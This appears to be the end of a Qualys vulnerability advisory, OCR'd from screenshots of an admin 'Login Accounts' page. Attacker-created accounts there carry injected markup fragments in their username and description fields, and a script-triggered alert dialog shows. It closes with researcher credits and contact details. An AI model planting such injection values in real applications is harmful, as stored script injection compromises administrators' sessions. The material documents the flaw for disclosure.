
Login Accounts

	Username	User Type	Rolename	Description
□	Username	User Type	Rolename	Description
□	admin	Local	MasterAdminRole	Master Administrator
□	admin2	Local	Adminis	
□	hacker	Local	Adminis	
□ " >	">hacker2">	Local	Adminis	
□ " >				

111

□ Prevent this page from creating additional dialogs

OK



Login Accounts

□	Username	User Type	Rolename	Description
□	admin	Local	MasterAdminRole	Master Administrator
□	admin2	Local	Administrator	Admin2
□	hacker	Local	Administrator	hackerUser
□ " >	">hacker2">	Local	Administrator	hackerUser">
□ " >	">hacker4">	Local	Administrator	hackerUser4">
□	test	Local	Reports only	TestUser

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at http://www.qualys.com or send email to **research@qualys.com**

LEGAL NOTICE: